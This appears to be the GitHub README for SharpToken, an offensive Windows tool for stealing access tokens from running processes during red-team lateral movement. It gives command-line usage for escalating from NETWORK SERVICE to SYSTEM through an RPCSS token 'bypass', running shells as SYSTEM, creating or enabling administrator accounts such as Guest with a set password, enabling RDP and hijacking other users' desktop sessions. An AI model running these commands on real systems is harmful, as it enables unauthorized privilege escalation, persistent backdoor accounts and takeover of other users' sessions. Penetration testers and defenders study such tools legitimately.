GitHub - BeichenDream/SharpToken: Windows Token Stealing Expert

By BeichenDream

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
During red team lateral movement, we often need to steal the permissions of other users. Under the defense of modern EDR, it is difficult for us to use Mimikatz to obtain other user permissions, and if the target user has no process alive, we have no way to use "OpenProcessToken" to steal Token.

SharpToken is a tool for exploiting Token leaks. It can find leaked Tokens from all processes in the system and use them. If you are a low-privileged service user, you can even use it to upgrade to "NT AUTHORITY\SYSTEM" privileges, and you can switch to the target user's desktop to do more without the target user's password. ..



Usage


```
 SharpToken By BeichenDream
============================================================

Github : https://github.com/BeichenDream/SharpToken
```

```
If you are an NT AUTHORITY\NETWORK SERVICE user then you just need to add the bypass parameter to become an NT A
e.g.
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass


Usage:

SharpToken COMMAND arguments



COMMANDS:

        list_token [process pid]        [bypass]

        list_all_token [process pid] [bypass]

        add_user    <username> <password> [group] [domain] [bypass]

        enableUser <username> <NewPassword> [NewGroup] [bypass]

        delete_user <username> [domain] [bypass]

        execute <tokenUser> <commandLine> [Interactive] [bypass]

        enableRDP [bypass]

        tscon <targetSessionId> [sourceSessionId] [bypass]


example:
    SharpToken list_token
    SharpToken list_token bypass
    SharpToken list_token 6543
    SharpToken add_user admin Abcd1234! Administrators
    SharpToken enableUser Guest Abcd1234! Administrators
    SharpToken delete_user admin
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true bypass
    SharpToken tscon 1
```

Elevated Permissions

In addition to the usual Token stealing privilege enhancement, SharpToken also supports obtaining Tokens with integrity through Bypass


If you are an NT AUTHORITY/NETWORK SERVICE user and you add the bypass parameter, SharpToken will steal System from RPCSS, that is, unconditional NT AUTHORITY\NETWORK SERVICE to NT AUTHORITY\SYSTEM



ListToken


Enumerated information includes SID, LogonDomain, UserName, Session, LogonType, TokenType, TokenHandle (handle of Token after Duplicate), TargetProcessId (process from which Token originates), TargetProcessToken (handle of Token in source process), Groups (group in which Token user is located)

```
SharpToken list_token
```




Enumerate Tokens from the specified process

```
SharpToken list_token 468
```




Get an interactive shell

```
execute "NT AUTHORITY\SYSTEM" cmd true
```



Get command execution results (executed under webshell)

```
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
```



Create an admin user with the stolen token

```
SharpToken add_user admin Abcd1234! Administrators
```

Enable an admin user with the stolen token

```
    SharpToken enableUser Guest Abcd1234! Administrators
```

Delete a user with a stolen Token

```
    SharpToken delete_user admin
```

Use the stolen Token to switch to the target's desktop

Where 1 is the target user's desktop and 2 is the desktop we want to receive

```
    SharpToken tscon 1 2
```

LICENSE

GNU General Public License

Reference

https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html

https://github.com/decoder-it/NetworkServiceExploit

https://github.com/FSecureLABS/incognito

https://github.com/chroblert/JCTokenUtil
